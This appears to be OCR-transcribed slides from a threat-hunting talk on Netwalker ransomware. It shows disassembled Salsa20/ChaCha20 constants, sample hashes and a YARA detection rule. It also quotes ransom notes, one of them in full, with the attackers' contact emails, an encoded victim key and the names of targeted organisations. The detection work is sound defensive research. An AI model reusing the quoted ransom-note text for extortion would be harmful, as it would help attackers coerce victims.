
Netwalker Ransomware Crypto YARA Implementation



```
unk_1000D308    db  65h ; e
                db  78h ; x
                db  70h ; p
                db  61h ; a
                db  6Eh ; n
                db  64h ; d
                db  20h
                db  33h ; 3
                db  32h ; 2
                db  2Dh ; -
                db  62h ; b
                db  79h ; y
                db  74h ; t
                db  65h ; e
                db  20h
                db  6Bh ; k
unk_1000D318    db  65h ; e
                db  78h ; x
                db  70h ; p
                db  61h ; a
                db  6Eh ; n
                db  64h ; d
                db  20h
                db  31h ; 1
                db  36h ; 6
                db  2Dh ; -
                db  62h ; b
                db  79h ; y
                db  74h ; t
                db  65h ; e
                db  20h
                db  6Bh ; k
; char byte_1000D328[]
byte_1000D328   db 98h

                db  2Fh ; /
                db  8Ah ; Š
                db  42h ; B
```

- two constant strings associated with SALSA20 or CHACHA20 encryption and following it is a dword value associated with hashing

Netwalker Ransomware Crypto YARA Implementation



```
c21ecd18f0bbb28112240013ad42dad5c01d20927791239ada5b61e1c6f5f010
```

```
Hello, O2MICRO.
Your files are encrypted by Netwalker.All encrypted files for this
computer has extension: .{id}
```

```
3ba905e1cda7307163d4c8fe3fd03c2fbce7eda030522084e33d0604c204630e
```

```
Hi University of Seattle,
Your files are encrypted.All encrypted files for this computer has
extension: .{id}
```

```
0d7ee7ce88e790ad66aa53589f5a2638207bc3adf2eb4f8a813fd52b5b22ba27
```


```
Hi Steller,
Your files are encrypted.All encrypted files for this computer has
extension: .{id}
```

```
b2d68a79a621c3f9e46f9df52ed19b8fec22c3cf5f4e3d8630a2bc68fd43d2ee
```

```
Hi InventUsPower,
Your files are encrypted by Netwalker.All encrypted files for this
computer has extension: .{id}
```

- content:”{657870616e642033322d62797465206b657870616e642031362d62797465206b982f8a42}”

Netwalker Ransomware Crypto YARA Implementation



```
++++++++++++++++++++++++++++++++++++++++++++++NetWalker Ransomware+++++++++++++++++++++++++++++++++++++++++++
---
What happen ?
---

Your files are encrypted, and currently unavailable.
You can check it: all files on your computer has expansion 160c26.
By the way, everything is possible to recover, but you need to follow our instructions.
Otherwise, you cant return your data.

---
What guarantees?
---

Its just a business. We absolutely do not care about you and your deals, except getting
benefits. If we do not do our work and liabilities - nobody will not cooperate with us.
Its not in our interests.
To check the ability of returning files, you should write to us by email.
There you can decrypt one file for free. That is our guarantee.

---
How to contact with us ?
---

Email us:
1.kokbiglock@cock.li
2.koktiktok@tuta.io

Be sure to include your personal code in the letter:
{key_160c26:EQAAADE2MEMyNi1SZWFkbWUudHh0IgAAAC5tYWlsdG9ba29rYm
lnbG9ja0Bjb2NrLmxpXS4xNjBjMjZevVVEpLoGjuq8QusZtrqR
PUvLW5x4e/ZxTb1ht6OLrWudre9WlBolnSfbjH7vEr2SHL8ZQp
4xXXZ1vO9FsbLxNmkTAQM41oQibF2qd/hZljZxgmR32XDuTW5f
L6ub8r2V7qL70Xb9AS96hkOn2/0V}
```


```
rule NetWalker {

  strings:

    $crypto_implement =
{657870616e642033322d62797465206b657870616e6
42031362d62797465206b982f8a42}
  condition:
    ($crypto_implement)
}
```


Key Takeaways & Outlook

- Automated Malware + Interactive Human Exploitation Operator -> Convergence of APT & Crimeware
- Cybercrime Meets APT
- Hunting Using YARA for Malware Developer Crypto Logic Implementation is the Key

Malware Course Author: “Zero2Automated”

- Created a 10% off coupon the Confidence attendees (code is “REVERSING2020”) to enroll part of the course (courses.zero2auto.com)
- **Short Description**: Developed for those looking to further enhance their skills in the Malware Analysis/Reverse Engineering field
- **Instructors**: Vitali Kremez (@VK_Intel), Daniel Bunce (@0verfl0w_), Jason Reaves (@sysopfb)





Speaker

Q/A

VITALI KREMEZ

Researcher

EVOLUTION OF CYBERCRIME INTENT & HUNTING WITH YARA FOR MALWARE DEVELOPERS

REVERSING 2020

NEXT SPEAKER

Christiaan Beek

Lead Scientist &
Sr. Principal
Engineer, McAfee